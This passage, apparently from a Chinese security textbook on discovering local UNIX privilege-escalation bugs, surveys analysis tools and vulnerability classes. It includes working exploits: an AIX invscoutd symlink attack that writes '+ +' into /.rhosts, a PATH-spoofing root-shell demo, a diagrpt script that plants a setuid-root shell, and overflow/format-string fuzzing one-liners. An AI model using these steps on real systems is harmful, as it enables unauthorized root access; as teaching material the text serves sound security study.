lrwxrwxrwx 1 cloud staff 8 May 03 04:02 /tmp/cc
++
dd -> /.rhosts

```

再次用 perl 执行 invscoutd 以把单独一行“++”写入/.rhosts 文件里：

```

-bash-2.05b$ perl -e 'system invscoutd, "/tmp/cc\n+ +\nddd";'
Inventory Scout Version 1.3.0.0
Logic Database Version 1.3.0.0
Exit code 2. pid 536968072.
-bash-2.05b$ ps -ef |grep invsc
cloud 16282 1 0 03:59:27 - 0:00 invscoutd /tmp/bbbbb?+ +?ddd
cloud 17146 15338 1 04:03:40 pts/0 0:00 grep invsc
-bash-2.05b$ kill -9 16282
-bash-2.05b$ perl -e 'system invscoutd, "/tmp/cc\n+ +\nddd";'
Inventory Scout Version 1.3.0.0
Logic Database Version 1.3.0.0
Start invscoutd 2.0.2:
p=808 u=0 v=18 t=30 d=50000 pid=17150
flog=/tmp/cc
++
dd

```

看看/.rhosts 文件是否生成：

```

-bash-2.05b$ ls -l /.rhosts
-rw-r--r-- 1 root staff 598 May 03 04:03 /.rhosts

```

8.1.2.1 查找目标

发掘系统漏洞时 find 命令最大的用途就是确定目标。考察的目标程序通常为操作系统自带的各种命令，一般从带 s 位的命令下手，这类命令属于特权命令，程序执行时的权限和程序所有者的权限相同。find 命令可以非常方便地找到这些命令，比如找到系统中所有的带用户 s 位的程序：

```
find / -perm -u+s
```

找到全部组带 s 位的程序可以用如下命令：

```
find / -perm -g+s
```

也可以加 -user 选项来指明查找属于特定用户的文件，比如列出 Linux 上/bin/下所有的用户为 root 并带 s 位的命令，并显示 ls -l 该命令的信息：

```
-bash-2.05b$ find /sbin/ -user root -perm -u+s -exec ls -l {} \;
-r-sr-xr-x 1 root system 81872 Jun 08 07:30 /sbin/helpers/jfs2/backbyinode
-r-sr-x--- 1 root adm 38528 Jun 08 07:31 /sbin/helpers/jfs2/diskusg
-r-sr-xr-x 1 root system 78002 Jun 08 07:30 /sbin/helpers/jfs2/restbyinode
```

find 的 -exec 选项可以执行后续的命令，如 ls -l。上一条命令中的 {} 代表 find 查找到的文件名，\; 为多条命令的分隔符号，上面只执行一条命令，所以 \; 就作为结束符。

8.1.2.2 静态考察

确认好目标后需要考察目标的内部形态，比如调用了哪些外部函数、外部命令等，这就需要静态考察工具来发挥长处了。nm 命令在 Linux 上比较常用，对没有去掉符号信息的 ELF 文件可以列出其符号信息。strings 命令几乎在所有的 UNIX 上都有，能列出二进制文件中的字符串信息，非常实用。比如在 Solaris 上看 /bin/w 命令中有哪些字符串信息：

```
[root@ /]> strings /bin/w
SUNW_OST_OSCMD
%s: cannot find the ISA list
%s: getexecname() failed
%s: malloc(%d) failed
%s: execve("%s") failed
%s: cannot find/execute "%s" in ISA subdirectories
```

elfdump 命令在 Irix, HP-UX, Solaris 等系统上都有，能用来查看文件的导入符号信息（就是调用了哪些外部库中的函数），比如在 Solaris 上可以用如下命令查看 /bin/w 命令调用了哪些函数：

```
[root@ /]> elfdump -r /bin/w
```

```
Relocation: .rela.ex_shared
```

type	offset	addend	section	with respect to
------	--------	--------	---------	-----------------


```

*****
R_SPARC_JMP_SLOT      0x20ea0      0 .rela.plt      fprintf
R_SPARC_JMP_SLOT      0x20eac      0 .rela.plt      strlen
R_SPARC_JMP_SLOT      0x20eb8      0 .rela.plt      strcpy
R_SPARC_JMP_SLOT      0x20ec4      0 .rela.plt      strchr
R_SPARC_JMP_SLOT      0x20ed0      0 .rela.plt      strtok
R_SPARC_JMP_SLOT      0x20edc      0 .rela.plt      strcat
R_SPARC_JMP_SLOT      0x20ee8      0 .rela.plt      access
R_SPARC_JMP_SLOT      0x20ef4      0 .rela.plt      execve

```

从这些信息中往往能看到很多有趣的东西，比如/bin/w 调用了 strcpy，那么就有可能出现溢出漏洞。这些信息能在不直接反汇编考察前给出程序可疑的点。

objdump 和 elfdump 类似，在 Linux，*BSD、AIX 等系统上都有它的身影。在 Linux 上的常用格式为：

```

bash$ objdump -R /bin/ls
*****
0805820c R_386_JUMP_SLOT __fpending
08058210 R_386_JUMP_SLOT readdir64
08058214 R_386_JUMP_SLOT strchr
*****

```

dump 命令几乎在所有的 UNIX 里都有，常用参数为 -rv 或 -Rv、-T 等。在 AIX 上使用的格式为：

```

-bash-2.05b$ dump -Rv /bin/ls
*****
0x20000648 0x0000002e Pos_Rel 0x0002 closedir
0x2000084c 0x00000013 Pos_Rel 0x0002 realloc
0x20000650 0x0000001c Pos_Rel 0x0002 memset
*****

```

以上这些命令基本都能在系统中找到，各系统上的版本参数可能有所变化，但都大同小异，查一下 man 手册就能找到需要的参数。最后提一下，对于 Windows 操作系统，安装 VC 后，VC 安装目录下的 bin 下有一个命令行工具 dumpbin.exe，该工具功能类似于 objdump 和 elfdump。

8.1.2.3 动态跟踪

漏洞发掘中静态考察可以发现一些可疑点，这时候就需要用动态跟踪命令查看目标运行时的具体情况以获得更多有用的信息。

truss 工具在很多 UNIX 上都是标配，如 Solaris，*BSD，AIX 等。truss 命令能跟踪程序执行过程中的系统调用（甚至动态库里的函数调用），显示程序执行中的内部过程，Solaris 下 truss 显示 whoami 命令的执行过程如下：

```

[root@ /]> truss finger

```

```

execve("/usr/bin/finger", 0xFFBEFC84, 0xFFBEFC8C) argc = 1
..... 省略部分信息
munmap(0xFF220000, 8192) = 0
time() = 976016491
open("/etc/default/finger", O_RDONLY) Err#2 ENOENT
.....省略部分信息
open("/etc/passwd", O_RDONLY) = 3
open("/var/adm/lastlog", O_RDONLY) = 4
open("/var/adm/utmpx", O_RDWR|O_CREAT, 0644) = 5
open("/var/adm/utmpx", O_RDWR) = 6
fstat64(6, 0xFFBEF920) = 0
brk(0x0002CD78) = 0
brk(0x0002ED78) = 0
ioctl(6, TCGETA, 0xFFBEFBAC) Err#25 ENOTTY
read(6, "\0\0\0\0\0\0\0\0\0\0\0\0", 8192) = 3720
open64("/etc/.name_service_door", O_RDONLY) = 7
fcntl(7, F_SETFD, 0x00000001) = 0
door_info(7, 0xFF1C0770) = 0
door_call(7, 0xFFBEF668) = 0
stat("/dev/pts/2", 0xFFBEF950) = 0
time() = 976016491
read(6, 0x0002C414, 8192) = 0
lseek(4, 0, SEEK_CUR) = 0
close(4) = 0
lseek(3, 0, SEEK_CUR) = 0
close(3) = 0
.....省略部分信息
close(5) = 0
lseek(6, 0, SEEK_CUR) = 3720
close(6) = 0
ioctl(1, TCGETA, 0xFFBEE0BC) = 0
Login      Name      TTY      Idle   When   Where
write(1, "Login", 65) = 65
open("/usr/share/lib/zoneinfo/PRC", O_RDONLY) = 3
read(3, "TZif\0\0\0\0\0\0\0\0", 8192) = 165
close(3) = 0
root      Super-User      pts/2      Tue 18:02  192.168.5.21
write(1, "root", 80) = 80
lseek(0, 0, SEEK_CUR) = 364914
_exit(0)

```

从上述信息可以看到程序试图打开配置文件/etc/default/finger, 不过失败了, 但程序打开/etc/passwd, /var/adm/lastlog, /var/adm/utmpx 文件成功。truss 有较多参数, 常用的有:

- -o file 将输出写入指定文件中。

- `-e` 显示 `execve` 传递的全部环境变量信息。
- `-t syscall` 只追踪指定的系统调用。如用 `-t 'execve,read'` 表示追踪 `execve` 和 `read` 调用；`-t '!read'` 表示追踪除 `read` 外的系统调用；`-t ''` 表示不追踪任何系统调用。
- `-p pid` 跟踪指定的进程。

Solaris 系统上的 `truss` 还支持 `-u` 参数，可以追踪指定库函数调用。不同系统间 `truss` 参数差别较大，更多参数和用法可以参考系统 `man` 手册。Solaris 系统还提供了 `sotrust` 工具，专门用于追踪库调用。

`strace` 是一个跨平台的动态跟踪工具，可以在 <http://www.liacs.nl/~wichert/strace/> 获得，在 Linux 上通常用它。在 Irix 上有同样功能的命令 `par`，在 HP-UX 上有 `tusc`。

8.1.2.4 反汇编和动态调试

虽然 `objdump` 等命令具备反汇编功能(`-d` 和 `-D` 参数)，但和 IDA Pro 专业工具的反汇编信息比较起来显得非常原始。IDA Pro 目前可以运行在 Windows、OS/2、Linux 平台，可以调试 Windows 和 Linux 上的程序，能反汇编几乎所有能见到的平台（包括 CPU 和操作系统组合）的可执行程序。IDA Pro 的基本使用知识可以参考第一章中专门的小节。

`dbx` 是一个非常古老的调试器，和 `gdb` 一样是命令交互界面，对不熟悉的人来说比较难用，但一般的 UNIX 系统上这是随系统自带的惟一的调试器，在迫于无奈的情况下还是需要它。该工具对不同的 UNIX 系统调试命令会有些差异。

`gdb` 是一个跨平台的命令交互界面的调试器，也比较古老，但好处是各个平台上调试命令都一样，而且支持很多更好用的功能，用起来比 `dbx` 好用些。Insight 是 `gdb` 的一个图形界面前端，能直观地看到各种内存信息，尤其是带有一个控制台窗口，可以在里面执行 `gdb` 的全部命令，非常方便。但目前 Insight 尚不支持一些商用 UNIX 系统，对 Linux 支持很好。`gdb` 和 Insight 的知识可以参考第一章中专门的小节。

HP-UX 上有图形界面的 `gdb` 增强工具 `wdb` 可用，可在其官方网站下载。

8.1.2.5 辅助工具

漏洞发掘中的辅助工具非常多，但最典型和最常用的非 `perl` 莫属！`perl` 程序非常简练，在漏洞测试中时常用到。最经典的用法就是用 `perl` 来打印长字符串，用来对目标进行黑盒测试，判断是否有溢出漏洞，如测试 `passwd` 命令接受的用户名参数项超长时是否会溢出：

```
passwd `perl -e 'print "A"x4000'`
```

这里用了 4 000 个字符 A 组成的字符串来进行测试。`perl` 无论从哪个角度都是非常强大的工具，而且几乎所有的 UNIX 操作系统都自带了 `perl` 环境，所以 `perl` 不仅能进行漏洞测试，还能很好地用来编写利用程序。

8.1.2.6 常用网上资源

虽然 <http://www.gnu.org> 上有几乎所有想要的工具，但都需要自己编译，而很多商用 UNIX 系统默认没有带编译器，那么就不能在上面安装急需的工具，如 `gdb`、`gcc` 等。下面这些站点有编译好了的各种工具，只需下载安装即可（通常需要 `root` 权限），如表 8.1 所示。

表 8.1

URL	对应平台
http://www.sunfreeware.com	Solaris 资源大全
http://aixpdslib.seas.ucla.edu/	AIX 资源大全
http://hpux.cs.utah.edu/	HP-UX 资源大全
http://devresource.hp.com/STK/	HP 官方提供的一些工具
http://freeware.sgi.com/index-by-date.html	SGI 工具大全

8.1.3 常见漏洞类型

各种 UNIX 系统已经被发现过几千个系统漏洞，这些漏洞很大一部分属于本地漏洞。本地权限提升漏洞中包含了各种各样类型的程序安全漏洞，而且考察本地安全漏洞比较容易，试验起来也较方便。本地安全漏洞的机理和远程访问漏洞、操作系统内核漏洞、甚至部分 CGI 漏洞都是相通的，完全可以通过较简单的本地漏洞的学习，掌握安全漏洞基础知识后去有条理地发掘这些类型的漏洞。概括常见本地安全漏洞成因，又可以细分为如下几种类型：

- 环境欺骗。
- 竞争条件。
- 缓冲区溢出。
- 格式串问题。

8.1.3.1 环境欺骗

环境欺骗通常是指 PATH 环境变量欺骗。老的 UNIX 系统上有些程序对 Shell 特殊变量 IFS 等也可以进行欺骗，但这在现在的 UNIX 系统上几乎都不再有效。PATH 欺骗非常简单，稍微懂一点 Shell 的人都知道，UNIX 系统查找敲入的命令都是在 PATH 环境变量中查找，下面是笔者 Solaris 系统上的环境变量信息：

```
[root@ /]> echo $PATH
/sbin:/bin:/usr/bin:/usr/sbin:/usr/proc/bin:/usr/ocs/bin:/usr/local/bin:/usr/local/sbin:/usr/ucb
```

那么输入一个不带绝对路径的命令 ls 会首先在/sbin 下看该命令是否存在，如果不存在就到/bin 下找，再不存在就到/usr/bin 下找，依此类推。当然如果输入的是带绝对路径的命令就不需要查找 PATH 变量了，如/usr/bin/ls。由上可知 PATH 欺骗漏洞非常简单，如果一个特权程序需要执行一个外部命令，同时又只指定了命令的名称而没有给出绝对路径，那么就可以构建一个同名的命令程序，然后修改 PATH 环境变量使之首先查找构建的命令所在的目录，从而获得一个更高的权限。

下面是一个非常简单的演示：

```
bash$ cat > test.c <<EOF
> int main()
> {
>     setuid(0);
```

```

> system("ps -ef"); /*程序调用了外边命令,但没有给定绝对路径*/
> exit(0);
> }
> EOF
bash$ gcc test.c -o test
bash$ su          #su到root,随后把test改为特权程序
Password:
bash# chown root test #把用户属主改为root
bash# chmod u+s test  #给予用户s位,这样程序执行时就是root权限运行
bash# ls -l test
-rwsr-xr-x 1 root test 11735 12月 6 09:31 test
bash# exit
bash$ id
uid=505(cloud) gid=503(test) groups=503(test) #现在的权限是普通用户
bash$ ./test #直接执行test一起正常
UID      PID  PPID  C STIME TTY          TIME CMD
root      1    0  0 Dec02 ?        00:00:01 init [3]
root      2    1  0 Dec02 ?        00:00:00 [migration/0]
root      3    1  0 Dec02 ?        00:00:00 [ksoftirqd/0]
cloud    9062  9058  0 Dec04 pts/0    00:00:00 -bash
root    10486  9062  0 Dec04 pts/0    00:00:00 ./test
root    10487 10486  0 Dec04 pts/0    00:00:00 ps -ef
bash$ cat > ps <<EOF #构造一个同名的文件ps
> #!/bin/sh
> /bin/sh #获得一个shell
> EOF
bash$ chmod a+x ps
bash$ PATH=./:$PATH #把ps所在路径放到PATH最前面
bash$ export PATH
bash$ ./test
sh-2.05b# id
uid=0(root) gid=503(test) groups=503(test) #获得了root权限

```

修改 PATH 环境变量后执行 test, test 用 system() 执行 ps 时查找 PATH 环境变量, 就首先找到了当前目录下构造的 ps, ps 程序被 test 调用也就得到了和 test 程序运行时同样的权限, 而 test 运行时是以 root 权限运行的, 因此构造的 ps 里 /bin/sh 也获 root 权限, 这是一个 PATH 欺骗漏洞的全过程。

也许读者会有疑问, 这么简单的错误会有人犯吗? 实际上在各个版本 (包括最新的版本) 的 AIX、Solaris、HP-UX、SCO、Linux 里都能找到此类漏洞的身影。比如在 AIX 4.x 和 5.1 版本上没有升级补丁的 diagrpt 命令会在特定情况下执行 cat 命令, 通过 strings 可以看到如下信息:

```

-bash-2.05b$ strings /usr/lpp/diagnostics/bin/diagrpt |grep "cat %s"
cat %s

```

```
-bash-2.05b$ ls -l /usr/lpp/diagnostics/bin/diagrpt
-r-sr-xr-x 1 root system ..... /usr/lpp/diagnostics/bin/diagrpt
```

这个漏洞的利用也非常简单:

```
-bash-2.05b$ cd /tmp ; mkdir .ex ; cd .ex
-bash-2.05b$ PATH=/tmp/.ex:$PATH ; export PATH #修改环境变量
-bash-2.05b$ /bin/cat >cat<<EOF #构造我们的 cat
#!/bin/ksh -p
#很多系统的 shell 会判断如果 uid!=euid 就会自动丢弃特权,
#这可不是我们期望的, -p 参数就表示不要检查 uid 和 euid 是否相同。
cp /bin/ksh ./kfsh
chown root ./kfsh
chmod 777 ./kfsh
chmod u+s ./kfsh
EOF
-bash-2.05b$ chmod a+x cat
-bash-2.05b$ DIAGDATDIR=/tmp/.ex ; export DIAGDATDIR #构造漏洞的触发条件
-bash-2.05b$ touch /tmp/.ex/diagrpt1.dat
-bash-2.05b$ /usr/lpp/diagnostics/bin/diagrpt -o 010101
-bash-2.05b$ ./kfsh
# <-这里就得到了 euid=0 的 shell。
```

另外还有 HP-UX 11i 上的 /usr/bin/stmkfont 命令会执行外部命令 sort, 这使得普通用户可以通过这个漏洞获得 bin 组的权限。考察目标程序是否有 PATH 环境欺骗漏洞主要是考察是否调用了 system、popen 等危险函数及程序内是否包含了相对路径的命令字符串。

8.1.3.2 竞争条件

最常见的竞争条件漏洞都属于时序竞争, 成因在于程序中按顺序执行的多个操作共同保证结果的正确性, 但如果在中途有意外的事情破坏了某个操作需要的前提就会破坏其整体结果从而引发问题。比如考察下面这段最终以 root 特权执行的程序片断:

```
fp=fopen("test.log", "w+");
chown("test.log", getuid(), getgid());
```

假设运行时权限为 euid=root、uid=当前用户。fopen 时如果文件不存在会创建一个新文件, 文件属主是程序运行时的 euid, 即 root, 紧接着程序把文件的属主修改为 uid, 即当前用户。这段代码看起来似乎一切正常, 没有任何问题, 但如果把程序改一下:

```
fp=fopen("test.log", "w+");
sleep(30);
chown("test.log", getuid(), getgid());
```

如果有人在 30 秒内把 test.log 删除掉, 然后创建一个符号链接到系统重要的配置文件里, 那么之后的 chown 就会把符号连接连向的系统文件属主改为当前用户, 然后该用户就能读取、修改系统重要配置文件。但难道不加 sleep(30); 就不会有问题吗? 如果恰好有人在程序执行完

的中途发生掉电、重启、关机则下次系统会无法启动起来！

此类编程错误非常容易发生，而且毫不引人注目，因此竞争条件漏洞存在量不少，但现实中这些漏洞并不像试验中有 30 秒的时间可供竞争，通常都只有以微秒和毫秒级别计算的时间缝隙，所以被发现的此类漏洞还不多。从漏洞利用上来看，现实世界中的利用需要一些小技巧来辅助，比如想办法让系统变得慢下来，再降低目标程序优先级，然后编写程序来帮助竞争。

竞争的核心都是时序，但目标就不一定都是文件操作了，一些逻辑判断的时序也是非常重要的攻击目标，但比起文件操作的时序竞争就更加隐蔽。被发现的此类安全漏洞不算罕见，最典型的就 Linux 2.2.19 以前版本的内核存在 ptrace 竞争条件漏洞。Linux 内核提供的 ptrace 接口用来对程序进行调试，允许对有权限的进程内部各种数据进行修改，通过 ptrace 接口可以很容易地让目标程序执行一段特殊的指令如 Shellcode，但其权限检查规则不允许普通用户对 suid 的特权程序进行 ptrace（新的版本允许，但会把程序以非特权身份运行）。有问题的内核在权限检查时有一个失误，如果父进程也是一个 suid 的程序就允许对 suid 的子进程进行 ptrace。这里提供了一个竞争时间窗口，进程 A fork() 一个子进程 B，B 做少量延时后对某个特权程序进行 ptrace，A 随后执行一个 suid 程序如 newgrp，newgrp 是以 root 执行的 suid 程序，执行后会把自己 setuid 到普通用户，但在其 setuid 到普通用户前，进程 B 开始对特权程序进行 ptrace。kernel 里 ptrace 的权限判断就会发现父进程是 suid 的，于是就通过了权限检查，使得普通用户也能对特权进程内部进行修改，从而可获取到 root 权限。上述漏洞的分析可以参考《linux ptrace 漏洞分析》：

<http://www.nsfocus.net/index.php?act=magazine&do=view&mid=1480>

历史上 ptrace 并不只出现过这么一次漏洞，2003 年还发现了另一个类似的 ptrace 竞争条件漏洞，可以参考《从一个漏洞谈到 ptrace 的漏洞发现及利用方法》：

<http://www.nsfocus.net/index.php?act=magazine&do=view&mid=1795>

文件操作型竞争条件的漏洞在 getmail，wget，AIX 的 bellmail，Solaris 的 at 等命令或工具上都相继出现过。可以通过在 <http://www.nsfocus.net> 或 <http://www.xfocus.net> 的安全漏洞栏搜索“竞争条件”关键字获得历史上出现过的及最新的竞争条件漏洞。文件型竞争条件漏洞可以用 elfdump，objdump 等工具查看目标程序是否有调用如下函数：

- chown
- fchown
- chmod
- fchmod

非文件型竞争条件就很难有切入点，只能对目标源代码（能找到的话）或反汇编程序慢慢研读，这需要丰厚的编程功底、耐力、韧性、灵感和时间。

8.1.3.3 溢出和格式串

缓冲区溢出和格式串漏洞占据了本书的很大部分内容，通常导致这类漏洞的数据来源主要有以下几种：

- 命令行参数。
- 环境变量。
- 特定格式文件读取。

- 用户交互时的输入。

第一个最好测试，只需对目标所有支持的参数都用测试数据测试一下就可以了，甚至可以编写自动测试程序完成；来自于环境变量信息稍微难些，需要先知道程序会使用哪些环境变量，但通过 strings 可以看到程序内部的字符串信息，通常环境变量都是全大写的，从而可以大概了解到目标期望的变量名，实在不行还可以编写库程序接管系统 C 语言库的 getenv 函数，打印出目标对 getenv 的请求参数；特定文件读取和用户交互输入比较难判断，需要对程序内部流程较熟悉，通常可以在反汇编的代码分析中找到灵感。缓冲区溢出的漏洞通常和不安全的函数调用相关，常见的有：

- strcpy
- strcat
- sprintf
- vsprintf

格式串漏洞通常和如下函数调用相关：

- print / vprintf
- fprintf / vfprintf
- sprintf / vsprintf
- snprintf / vsnprintf

发掘此类型漏洞通常是先用 objdump, elfdump 等工具查看目标是否有这些不安全的函数调用，如果有则先对各可能的输入点进行黑盒测试，然后反汇编分析这些危险函数的上下文及程序流程，然后有针对性地构造参数以期触发某个怀疑有问题的调用，直到发生段错误（Segmentation fault）或各个怀疑的地方都测试完后无果而放弃。

8.1.3.4 其他类型

还有一类漏洞经常和竞争条件相关，就是临时文件名可猜测。有的系统特权程序使用临时文件名时使用了可以猜测的文件名，比如一个固定的文件名或一个以固定字符串加进程 ID 号命名的文件名。注意如下的程序片断：

```
1 #!/bin/sh
2 TMP=/tmp/$$
3 /bin/chown `bin/id -u` $TMP
4 .....
```

如果脚本以特权运行，那么可以预先在 /tmp/ 目录下创建大量以系统接下来可能使用的进程号命名的符号连接文件，使这些文件连向 /etc/passwd 等重要系统配置文件就可以获得系统高权限。再看下面这段脚本程序：

```
1 #!/bin/sh
2 TMP=/tmp/$$
3 /bin/rm -f $TMP
4 /bin/ps -ef > $TMP
5 .....
6 /bin/cat $TMP
```

如果这段脚本以特权运行,虽然由于3处的删除操作使得无法通过预先创建临时文件来欺骗程序,但可以在3和4之间竞争,如果能在3结束后4开始前成功删除临时文件,并建立同名的指向系统重要配置文件的符号连接文件就通过4的重定向写操作可以破坏系统重要的配置文件内容;也可以在4和6之间竞争,采用同样操作,如果能竞争成功就能通过6处的cat读取普通用户无权读取的系统重要的配置文件,如/etc/shadow。

有时有的程序通过调用系统命令,将命令结果输出到临时文件,然后读取临时文件的内容进行分析。这时由于临时文件的内容格式是约定好的,很多程序员对里面的数据都很信任,不做任何检查就读入缓冲区进行各种处理。如果通过竞争,在程序写完数据和读取数据间竞争,向临时文件中写入不符合源文件格式的数据,或把源文件中某字段加长,就有机会引发程序的缓冲区溢出漏洞。这样的例子还有很多,滥用临时文件也是许多编程人员常犯的错误,这类漏洞通常可以使用文件操作竞争手段再配合其他技术被利用。正是由于这类漏洞存在的广泛性才使得现在几乎所有UNIX系统默认/tmp目录权限都带t位,这样非文件所有者就不能删除该文件,从而避免了大部分临时文件带来的安全问题。但非常有趣的是HP-UX上系统默认的/tmp目录并没有带t位,同时有的程序员并不使用/tmp作为临时文件目录,这样就有机会利用此类漏洞了。

不止是临时文件操作常出问题,很多程序操作自己的日志文件、数据记录文件时也会有不正确地进行权限判断,有权限操作时间竞争缝隙等问题。比如本节开始处漏洞发掘日记里提到的AIX invscoutd日志文件处理权限不正确漏洞。

程序发生错误时有时会产生core文件,但是如果进程的权限和当前用户权限不符则不生成core文件,或生成一个只有特权用户可读其他用户没有任何权限的core文件。有的时候特权程序在开始时会读取一些只有特权才能读取的系统配置文件,如/etc/shadow,随后不再需要特权时就会自动放弃特权将进程权限转为当前用户权限,这时如果进程出错产生core文件,就会泄露内存缓冲区中存放的重要配置文件的内容。Solaris系统上的ftpd服务就曾出现过这样的漏洞,使普通用户通过分析core文件可以读取到/etc/shadow文件内容。

程序逻辑错误型漏洞就更是千奇百怪,比如历史上曾出现过在程序进行用户权限检查时,采取了判断LOGNAME环境变量值是否为root的方法!这样任何人都可以伪造该环境变量来突破权限检查。

8.1.4 漏洞发掘过程

漏洞发掘的首要问题是确认目标和搭建测试环境。目标的确认通常是寻找带suid或sgid的系统命令,或者是系统的服务程序(考察远程漏洞),系统的find命令可以带来很大的帮助。搭建测试环境也很重要,比如想发掘一个Solaris系统的漏洞,那么没有Solaris系统是不可能发现漏洞的。最好的情况是找一台有root权限的系统,这样可以获得最大的灵活度。有了系统还需要很多配套软件,比如基本的gdb, gcc等需要安装,这通常也需要root权限。当然这并不是说在只有普通用户权限的系统上无法展开工作,只是说这样会使工作难度加大而已。

有了目标和工作平台后就可以真正地展开工作了。通常对目标程序采取静态分析、黑盒测试、动态跟踪、反汇编分析、动态调试等分析手段。静态分析主要是通过外部观察了解目

以下是简要的考察过程。首先通过外部观察，了解文件类型、行为和外部接口：

```
[cloud@test]$ file zzz
zzz: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5,
dynamically linked (uses shared libs), stripped
[cloud@test]$ ./zzz
usage : ./zzz string
[cloud@test]$ ./zzz aa
fzzz(aa) = 7d9dd0c79619cbcabb8f5095f61da05f
```

可以看到 zzz 文件是一个 ELF 可执行文件，被 strip 过，运行时需要一个参数，输出信息是类似 MD5 值一样的字符串。再看看程序用了那些外部函数：

```
[cloud@test]$ objdump -R zzz

zzz:      file format elf32-i386


DYNAMIC RELOCATION RECORDS
OFFSET   TYPE           VALUE
0804aa68 R_386_GLOB_DAT   __gmon_start__
0804aa14 R_386_JUMP_SLOT  strncat
0804aa18 R_386_JUMP_SLOT  fileno
0804aa1c R_386_JUMP_SLOT  fprintf
0804aa20 R_386_JUMP_SLOT  getenv
0804aa24 R_386_JUMP_SLOT  system
0804aa28 R_386_JUMP_SLOT  setresuid
0804aa2c R_386_JUMP_SLOT  fchmod
0804aa30 R_386_JUMP_SLOT  strlen
0804aa34 R_386_JUMP_SLOT  __libc_start_main
0804aa38 R_386_JUMP_SLOT  strcat
0804aa3c R_386_JUMP_SLOT  printf
0804aa40 R_386_JUMP_SLOT  getuid
0804aa44 R_386_JUMP_SLOT  seteuid
0804aa48 R_386_JUMP_SLOT  getpwnam
0804aa4c R_386_JUMP_SLOT  exit
0804aa50 R_386_JUMP_SLOT  memset
0804aa54 R_386_JUMP_SLOT  strncpy
0804aa58 R_386_JUMP_SLOT  fopen
0804aa5c R_386_JUMP_SLOT  sprintf
0804aa60 R_386_JUMP_SLOT  geteuid
0804aa64 R_386_JUMP_SLOT  strcpy
```

可以发现一些感兴趣的函数调用：

- 溢出相关：strcpy，sprintf，strcat。

- 格式串相关: printf, sprintf。
- 执行外部命令相关: system + setreuid/setresuid 有可能是高权限执行命令
- 外部接口相关: getenv, fopen, fprintf。
- 条件竞争相关: fchmod。

疑虑问题: 目标中调用了 getuid 和 geteuid, 那么 setresuid 和 setreuid 把特权去掉了吗? 上面的分析可以看到有 getenv, fopen, system 等操作, 那么到底 getenv 了哪些变量? fopen 又打开了哪个文件? system 执行了哪个命令? 通过 strings 来简单地了解一下:

```
[cloud@test]$ strings zzz
```

```
/lib/ld-linux.so.2
```

```
libc.so.6
```

```
strcpy
```

```
geteuid
```

```
getenv
```

```
fchmod
```

```
getuid
```

```
system
```

```
fprintf
```

```
strcat
```

```
strncpy
```

```
strncat
```

```
setresuid
```

```
setreuid
```

```
memset
```

```
getpwnam
```

```
sprintf
```

```
exit
```

```
fopen
```

```
fileno
```

```
_IO_stdin_used
```

```
__libc_start_main
```

```
strlen
```

```
__gmon_start__
```

```
GLIBC_2.1
```

```
GLIBC_2.0
```

```
PTRh
```

```
QZ^&
```

```
-VBI
```

```
-o.y
```

```
t_hf
```

```
j h@
```

```
usage : ./zzz string
```

```
fzzz(
```

```
) =
```

```
%02x
fzzz=
ERR: string too long
LOGNAME
LOGFILE
logfile = %s
LOGPATH
ok : root user!
ps -ef | sed 's/r.*t//g' | awk '{print $1}'
```

通过 strings 可以看到如下几个有趣的字符串:

- LOGNAME
- LOGFILE
- LOGPATH
- ok : root user!
- ps -ef | sed 's/r.*t//g' | awk '{print \$1}'

前面三个都像环境变量, 第四个像某个关键判断后的输出信息, 最后一个像没有带绝对路径的外部命令调用。得到这些信息后用 IDA Pro 反汇编, 静态考察以上发现的兴趣点。几段让人关注的反汇编内容如下:

```
.text:080486D3          push    offset sub_80493D3
#根据对 gcc 的了解, sub_80493D3 就是 main 函数
.text:080486D8          call    __libc_start_main
; ; ; ; ;
.text:0804965A          call    _getpwnam
.text:0804965F          add     esp, 4
.text:08049662          mov     dword_804A920, eax
.text:08049667          cmp     dword_804A920, 0
.text:0804966E          jz      short loc_804967D
.text:08049670          mov     eax, dword_804A920
.text:08049675          mov     eax, [eax+8]
.text:08049678          mov     ds:dword_804AB8C, eax
.text:0804967D
.text:0804967D loc_804967D:          CODE XREF: sub_80493D3+27F j
; sub_80493D3+29B j
.text:0804967D          push    ds:dword_804AB8C
.text:08049683          push    ds:dword_804AB20
.text:08049689          push    ds:dword_804AB20
.text:0804968F          call    _setresuid
; ; ; ; ;
.text:0804940E          push    offset aLogname : "LOGNAME"
.text:08049413          call    _getenv
.text:08049418          add     esp, 4
.text:0804941B          mov     dword_804A924, eax
```



```

.text:08049420      push    offset aLogfile ; "LOGFILE"
.text:08049425      call    _getenv
.text:0804942A      add     esp, 4
.....
.text:0804973E      add     esp, 8
.text:08049741      push    offset aLogname ; "LOGNAME"
.text:08049746      call    _getenv
.text:0804974B      add     esp, 4
.text:0804974E      mov     [ebp-10h], eax
.text:08049751      push    offset aPsEfSedSR_TGAw ; "ps -ef |sed 's/r.*t//g'
|awk '{print $1}'..."
.text:08049756      call    _system
.text:0804975B      add     esp, 4

```

可以看到程序确实调用了 `system("ps -ef ...")`，给了 PATH 欺骗的机会。但深入分析发现这段代码段在整个程序中没有被调用过，因此排除了 PATH 欺骗的可能性。简单看一下 main 函数开始部分，没有发现取消特权的调用，这对继续考察增强了信心，而且目标程序确实调用了 `getenv("LOGNAME")` 和 `getenv("LOGFILE")`。

在以上静态分析基础上继续动态考察是否存在溢出、格式串等问题。考察依据是处理外部输入错误时将会有段错误之类的信息。

```

[cloud@test]$ ./zzz `perl -e 'print "%900s\n"x400'`
ERR: string too long.
[cloud@test]$ ./zzz `perl -e 'print "%900s\n"x40'`
ERR: string too long.
[cloud@test]$ ./zzz `perl -e 'print "%900s\n"'`
fzzz(%900s\n) = 740249362d4a47b13afdad312797c1b2
[cloud@test]$ export LOGNAME=`perl -e 'print "%900s\n"x40'`
[cloud@test]$ ./zzz `perl -e 'print "%900s\n"'`
fzzz(%900s\n) = 740249362d4a47b13afdad312797c1b2
[cloud@test]$ export LOGFILE=`perl -e 'print "%900s\n"x40'`
[cloud@test]$ ./zzz `perl -e 'print "%900s\n"'`
fzzz(%900s\n) = 740249362d4a47b13afdad312797c1b2
[cloud@test]$ i=0;str="";
[cloud@test]$ while [ $i -ne 40 ];do str=${str}A;echo -n "$i : "; ./zzz $str; i=$((i+1)); done
0 :fzzz(A) = d523b25a78d82e0c9045f344440f0b2d
.....
21 :fzzz(AAAAAAAAAAAAAAAAAAAAAA) = 555e9ab7bc67d98e18ff469213ab1a76
22 :fzzz(AAAAAAAAAAAAAAAAAAAAAA) = a54e9e994a99bf93486bc2e46336e1a
